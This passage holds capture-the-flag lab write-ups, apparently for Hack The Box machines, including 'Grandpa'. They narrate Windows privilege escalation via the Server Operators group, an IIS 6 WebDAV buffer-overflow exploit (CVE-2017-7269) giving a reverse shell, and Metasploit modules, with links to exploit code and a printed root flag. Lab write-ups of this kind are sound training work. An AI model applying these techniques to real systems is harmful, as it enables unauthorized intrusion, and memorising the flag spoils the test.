
I don’t think I’ll get much with hacking AD so I’ll move to just simple Windows Local Enumeration again. Whoami /priv didn’t show much that I could take advantage of. Whoami /groups looks like it might be interesting.


Printer operators doesn’t look fun but this Server Operator group looks like we might be able to get privilege escalation https://www.hackingarticles.in/windows-privilege-escalation-server-operator-group/. This article actually shows the same service that we have on our machine.


I’m going to follow the exploitation method 2. Created a shell with msfvenom.

We can just upload it with Evil-WinRM.

Updated the service and stopped it (in the screenshot you can ignore because I stopped it before previously). Set up a listener then started it and we get system.
Navigated to the flag.

Submit Root Flag –
A: b028d76da84b37bf5c7c436b2f5087d4

GG
-
Grandpa writeup
10.129.95.233
Scanned the machine with rustscan. It was hanging for a while though. When pinging it wasn’t responding but my nmap already had -Pn. It eventually went through but there was only one port which was http.


Navigated to the webserver.


Nothing in robots.txt or source code. Kicked off ffuf.
While that ran I searchsploited the version of the IIS server and looks like there is a bufferoverflow exploit https://www.exploit-db.com/exploits/41738. Github for the exploit here https://github.com/eliuha/webdav_exploit. This has to be written in python2. This unfortunately didn’t work.

It looks like this takes advantage of webdav, I know I had some notes so tried further enumeration. I tried davtest but that failed.


There is a connection but the uploads failed. Instead I found a new github that calls a reverse shell using that vulnerability https://github.com/g0rx/iis6-exploit-2017-CVE-2017-7269/tree/master. Read through and ran this code and it worked.


Found a user that exist on the computer Harry and Administrator.
I found a file on All User’s desktop that may be on interest.

I was having trouble moving this over to my machine. Instead I tried to download winPEAS.exe but that failed.

Instead I just decided to do manual enumeration. Checked systeminfo first.


I googled exploits for the OS Version and came across this https://www.exploit-db.com/exploits/35936. This looks like our privesc. After poking around this looks like it had a msfconsole module. Looking back, I can also get a meterpreter shell instead. Since I’m having issue uploading manually, I decided to do that.
Booted up msfconsole.

I set my options and ran a check. It’s definitely vulnerable.


For some reason I got stuck, I referred to the writeup and they are actually using this same module. I reset my machine to see if it’s because I ran that exploit earlier. New IP is 10.129.1.210. It looks like that was the case because now I got a meterpreter shell.
Backgrounded the session, found the msconsole version of this exploit by searching MS14-070, and set options.

Ran the exploit but it was failing maybe this actually wasn’t the exploit. Ran the local_exploit_suggester module instead. Weird that it does show it’s vulnerable to that exploit but I looked through others anyways.
